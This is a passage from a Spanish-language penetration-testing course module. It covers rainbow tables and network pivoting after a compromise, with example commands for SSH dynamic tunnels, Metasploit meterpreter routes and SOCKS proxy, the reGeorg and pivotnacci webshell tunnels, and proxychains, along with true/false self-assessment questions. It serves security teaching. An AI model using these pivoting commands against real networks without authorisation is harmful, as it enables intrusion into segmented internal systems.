- ✓ Una vez que la tabla se ha generado, buscar un determinado hash en la tabla es mucho más rápido que realizar todo el proceso de cracking.
- ✓ La técnica de generar una "Tabla Rainbow" sólo puede realizarse con ciertos algoritmos de hashing. Por ejemplo, algoritmos que utilizan la técnica de "SALT" en la que se utilizan cadenas aleatorias que se añaden a la contraseña antes de generar el hash dado que no podemos conocer el Hash que ha sido aplicado.
- ✓ De la misma manera, algoritmos que utilicen el método "desafío respuesta" para generar un hash tampoco podrían utilizarse en este tipo de ataques debido a que tampoco podemos conocer el valor del "desafío" utilizado para generar el hash.

## Para saber más

En el siguiente [enlace](#) os indicamos un servicio de cracking online en el que utilizan Tablas Rainbow para obtener la contraseña derivada de un hash NTLM utilizado en Microsoft Windows.

## Autoevaluación

Indica si las siguientes afirmaciones son Verdaderas o Falsas en cada caso.

Si un aplicativo o servicio dispone de usuarios por defecto, se recomienda modificar la contraseña de los mismos.

☐ Verdadero ☐ Falso

### Verdadero

Verdadero. Normalmente este tipo de usuarios por defecto disponen de unas contraseñas predefinidas que son conocidas y puedes acceder a las mismas en listados específicos que recopilan este tipo de contraseñas o incluso en el manual del usuario.

Todos los tipos de Hashes son susceptibles a poder utilizar la técnica de "Rainbow tables" para intentar averiguar la contraseña.

☐ Verdadero ☐ Falso


### Falso

Falso. Los hashes que implementen algún mecanismo de SALT o los que utilicen un algoritmo de tipo "desafío-respuesta" no son susceptibles de utilizar la técnica de "Rainbow Tables" dado que ya dependen de otro valor aleatorio que se añade a la contraseña para generar el hash.



## 3.- Pivotaje en la red.

### Caso práctico



[Cottonbro](#) (CC0)

Según avanza el curso, Paloma no deja de aprender nuevos conceptos y técnicas de Postexplotación.

Sin embargo, Paloma piensa que hasta ahora sólo se han limitado a realizar prácticas en las que se comprometían una a una estas máquinas y se administraban de manera remota.

Como el semestre anterior Paloma estuvo involucrada en un proyecto de diseño de redes en la empresa, sabe que en su organización existe una segmentación de redes y que existen ciertas redes a las que únicamente es posible acceder desde un segmento de red concreto, o una VLAN específica.

Además, Paloma sabe perfectamente que este tipo de segmentación de red no es exclusiva en su empresa, la mayoría de las empresas disponen de este tipo de segregación para evitar

accesos no deseados a ciertos tipos de redes.

Paloma cree que ambas situaciones limitan mucho la fase de Postexplotación dado que, por un lado, hasta ahora sólo hemos podido explotar sistemas remotos accesibles, y por otro la segmentación de redes limita en gran medida la capacidad de acceder a otros equipos de la red que pudieran presentar algún vector de acceso a través del cual pudiéramos lograr un compromiso del equipo.

Paloma ha enviado un correo al personal docente preguntando sobre esta duda.

El instructor encargado del grupo de aprendizaje de Paloma se ha puesto en contacto con ella y le ha explicado que efectivamente, los factores que expone son dos factores bastante limitantes. Sin embargo, podemos aplicar técnicas de "Pivoting" que nos permiten solventar esta problemática.




El concepto de pivoting es el conjunto de técnicas que podemos usar para utilizar un sistema comprometido a modo de “puente” con el objetivo de acceder a otros equipos o redes a través de él. Normalmente a sistemas o infraestructuras a las que no disponíamos de acceso previamente.

Como cabe esperar, para poder realizar pivoting hace falta comprometer un sistema objetivo y obtener privilegios elevados. En caso de obtener unos privilegios de acceso de usuario estándar no tendremos los permisos necesarios para poder crear servicios de red a modo de proxy ni encaminar tráfico a través de la víctima.

Aunque existen varias técnicas de pivoting las más utilizadas son las siguientes:

- ✓ **Pivoting con SSH**
- ✓ **Pivoting con meterpreter**
- ✓ **Pivoting con HTTP**



[Hackplayers](#) (CC BY-NC-SA)

## 3.1.- Pivoting con SSH.

### Pivoting con SSH

La herramienta ssh nos ofrece la posibilidad de conectarnos de manera remota a un servidor SSH . Pero también nos permite establecer un túnel entre el cliente ssh y el servidor que funcionará a modo de proxy socks.

Para poder utilizar esta técnica necesitamos disponer de credenciales en el servidor SSH que queremos utilizar a modo de router, es decir, para pivotar en la red.


El funcionamiento es muy sencillo, haciendo uso del operador **-D** del cliente ssh, generaremos un proxy shock dinámico en la interfaz localhost de nuestro equipo. Todas las comunicaciones que se establezcan a través de este proxy se reenviarán a través del túnel SSH establecido con la máquina víctima.

A continuación se muestra un ejemplo en el que se inicia un servidor proxysocks en el puerto TCP 9050 de nuestra interfaz localhost y todas las comunicaciones que se realicen a través de ese proxy se enrutan a través del túnel SSH contra el servidor SSH de la dirección IP 192.168.0.15 (Que utilizamos como pivote)


```
$ ssh -D 127.0.0.1:9050 root@192.168.0.15
```

Para poder establecer la comunicación con el Proxy iniciado en nuestro equipo habrá que utilizar un cliente proxy en el sistema. Normalmente utilizaremos los siguientes clientes proxy:

- ✓ **Navegador web.**
- ✓ **Proxychains en Linux.**



[Freepik \(CC BY-SA\)](#)



[adrianlois](#) (GNU/GPL)


## 3.2.- Pivoting con meterpreter.

### Pivoting con meterpreter

Entre otras muchas opciones, el payload de meterpreter permite utilizarse como punto de pivoting para poder tunelizar las conexiones de un atacante a la red interna.

Una vez comprometida una máquina remota con el payload de meterpreter, y teniendo una sesión activa, podemos utilizar la sesión para enrutar el tráfico.

### Estableciendo la ruta



[Freepik \(CC BY-SA\)](#)

En el propio Metasploit podemos utilizar el comando `route` para indicar que queremos enrutar todas las comunicaciones a una determinada red a través de una determinada sesión activa de meterpreter.

El comando utilizado en metasploit es muy similar al comando `route` utilizado para establecer una ruta de red, pero en vez de indicar un gateway para acceder a la red se indica una sesión activa de meterpreter.

Para poder establecer la ruta en Metasploit se utiliza el comando `route` indicando que se va a añadir la ruta seguido de la red y la máscara de la red a la que queremos acceder y por último indicar la sesión activa de meterpreter que nos enrutará el tráfico a esa red

```
Metasploit> route add <network> <netmask> <meterpreter_session_id>
```

El siguiente ejemplo muestra una ruta en que le indica a Metasploit que para acceder a la red 192.168.100.0/24 se enrute el tráfico a través de la sesión número 2 de meterpreter.

```
Metasploit> route add 192.168.100.0 255.255.255.0 2
```

En el momento en el que se establezca la ruta, todas las conexiones que se realicen desde Metasploit para acceder a la red 192.168.100.0/24 se enrutarán por la session 2 de meterpreter

Si queremos que esta ruta esté disponible para que desde otros programas se pueda utilizar este enrutamiento habrá que hacer uso de un módulo auxiliar de Metasploit para que funcione como Proxy Socks.

## Iniciando proxysocks en Metasploit

En Metasploit existe un módulo auxiliar (socks\_proxy) que permite levantar un proxysocks en Metasploit para que se puedan enrutar conexiones desde fuera de Metasploit a través del túnel creado.

```
Metasploit> use auxiliary/server/socks_proxy
```

El módulo dispone de varias opciones de configuración:

- ✓ Requerir autenticación (user:password)
- ✓ IP en la que dará servicio el proxy (cualquier IP, localhost)
- ✓ Puerto en el que se inicia el proxy
- ✓ Versión del proxy socks (4a o 5)

```
msf6 auxiliary(server/socks_proxy) > show options

Module options (auxiliary/server/socks_proxy):

  Name      Current Setting  Required  Description
  ----      -
  PASSWORD                      no        Proxy password for SOCKS5 listener
  SRVHOST    0.0.0.0          yes       The address to listen on
  SRVPORT    1080             yes       The port to listen on
  USERNAME                      no        Proxy username for SOCKS5 listener
  VERSION    5                yes       The SOCKS version to use (Accepted: 4a, 5)

Auxiliary action:

  Name      Description
  ----      -
  Proxy     Run a SOCKS proxy server

msf6 auxiliary(server/socks_proxy) > run
[*] Auxiliary module execution completed
[*] Starting the SOCKS proxy server
msf6 auxiliary(socks_proxy) >
```

Sergio Romero Redondo. *Metasploit Proxysocks (elaboración propia)* (CC0)

## Para saber más

En el siguiente enlace <https://www.offensive-security.com/metasploit-unleashed/proxytunnels/> podéis acceder a la documentación oficial de creación de túneles en Metasploit del curso gratuito "Metasploit Unleashed".



## 3.3.- Pivoting con HTTP.


### Pivoting a través de HTTP

De la misma manera que si tenemos un sistema comprometido se puede utilizar para pivotar. También podremos hacer una acción similar si tenemos la posibilidad de comprometer una web a través de “file inclusion” (subir ficheros para generar una webshell)


Existen varias herramientas para realizar esta acción. Sin embargo mostraremos las más comunes:

- ✓ **reGeorg.**
- ✓ **pivottnacci**

Todas las herramientas se basan en el despliegue de agentes en el servidor web comprometido (sería la webshell) y un cliente que se pone en contacto con el agente para enrutar el tráfico.



[Freepik \(CC BY-SA\)](#)




[Infosec Institute](#) (Todos los derechos reservados)

La herramienta reGeorg tiene disponibles 7 agentes distintos (ashx, aspx, jsp, js y php) para que se puedan desplegar en el servidor web comprometido. En el siguiente enlace <https://github.com/sensepost/reGeorg> podéis acceder a la página oficial de reGeorg.

El siguiente comando levanta el proxysocks en el puerto 8080 de localhost para tunelizar a través del agente web.

```
$ python reGeorgSocksProxy.py -p 8080 -u http://domain.com/ /tunnel/tunnel.jsp
```



```
root@kali:~/Desktop/lemon/reGeorg-master# python reGeorgSocksProxy.py -u http://192.168.206.101/tunnel.php -p 8081

  reGEORG
    ... every office needs a tool like Georg

willen@sensepost.com / @w_m_
sam@sensepost.com / @trowalts
etienne@sensepost.com / @kamp_staaldraad

[INFO ] Log Level set to [INFO]
[INFO ] Starting socks server [127.0.0.1:8081], tunnel at [http://192.168.206.101/tunnel.php]
[INFO ] Checking if Georg is ready
[INFO ] Georg says, 'All seems fine'
```

[Hackplayers](#) (CC BY-NC-SA)

## pivotnacci

La herramienta pivotnacci tiene disponibles 3 agentes distintos (aspx, jsp y php) para que se puedan desplegar en el servidor web comprometido. Sus características más importantes son las siguientes:


- ✔ Autenticación mediante contraseñas
- ✔ Configuración de cabeceras HTTP (como host y agent)

En el siguiente enlace <https://github.com/blackarrowsec/pivotnacci> podéis acceder a la página oficial de pivotnacci

El siguiente comando levanta el proxysocks en el puerto 1080 de localhost para tunelizar a través del agente web

```
$ pivotnacci https://domain.com/agent.php --password "s3cr3t" -p 1080
```





## Autoevaluación

Indica si las siguientes afirmaciones son Verdaderas o Falsas según corresponda.

La técnica de pivoting en SSH inicia un proxy en el servidor remoto SSH del que disponemos credenciales de acceso, de esta manera tendremos que indicarle a nuestro cliente proxy que el servidor proxy se encuentra en la dirección IP del equipo SSH en el puerto indicado.

☐ Verdadero ☐ Falso

### Falso

Falso. la técnica del Pivoting SSH inicia un servidor proxy en la interfaz localhost del atacante en el puerto que le indique, el cliente proxy tendrá que conectarse a ese puerto en la interfaz localhost del atacante y toda la comunicación se enviará por el túnel SSH.

Cuando realizamos un pivoting con meterpreter, a no ser que realicemos configuraciones adicionales, sólo se puede pivotar a la red interna desde el propio Metasploit

☐ Verdadero ☐ Falso

### Verdadero

Verdadero. En caso de querer utilizar una herramienta externa a Metasploit para pivotar a la red interna habrá que iniciar en Metasploit un módulo de proxy que permitiría conectar cualquier cliente proxy al servidor Proxysocks

iniciado en Metasploit que tunelizaría las conexiones a través de la sesión activa de meterpreter.

## 3.4.- Utilizando el proxy.

### Utilizando el cliente proxy

Una vez que

Configuración de conexión

Configurar acceso proxy a Internet

☐ Sin proxy

☐ Autodetectar configuración del proxy para esta red

☐ Usar la configuración del proxy del sistema

☒ Configuración manual del proxy

Proxy HTTP 127.0.0.1 Puerto 801

☒ Usar también este proxy para HTTPS

Proxy HTTPS 127.0.0.1 Puerto 801

Host SOCKS Puerto 0

☐ SOCKS v4 ☒ SOCKS v5

☐ URL de configuración automática del proxy

Sergio Romero Redondo. Proxy navegador (elaboración propia) (CC0)

hemos iniciado algún proxysocks, utilizando las técnicas descritas en las secciones anteriores, tenemos que hacer uso de los proxies que hubiéramos implementado para poder tunelizar las conexiones hacia las redes internas.

### Navegador web como cliente proxy

Si únicamente queremos utilizar el proxy para acceder a otros servidores web a los que no tuviéramos acceso en un principio podemos hacerlo directamente en nuestro navegador web.

Para ello accederemos a la configuración o preferencias del navegador web y buscaremos el apartado en el que se puede indicar al navegador que utilice un determinado proxy web.

Una vez se indica que utilice el proxy cualquier navegación será tunelizada a través de él.

### Proxychains como cliente proxy

Si queremos tunelizar una herramienta de consola a través de los proxies establecidos deberemos utilizar proxychains.

Configuración: La configuración de proxychains se realiza a través del fichero /etc/proxychains.conf y se establece el proxy a utilizar:

```
<tipo_de_proxy> <ip_proxy> <puerto_proxy>
```

Por ejemplo, la siguiente configuración le indica a proxychains que utilice el proxysocks5 que hay en el puerto TCP 1080 de la interfaz localhost

```
socks5 127.0.0.1 1080
```

Para utilizar cualquier herramienta con el proxy se pone "proxychains" delante del comando que queremos tunelizar:

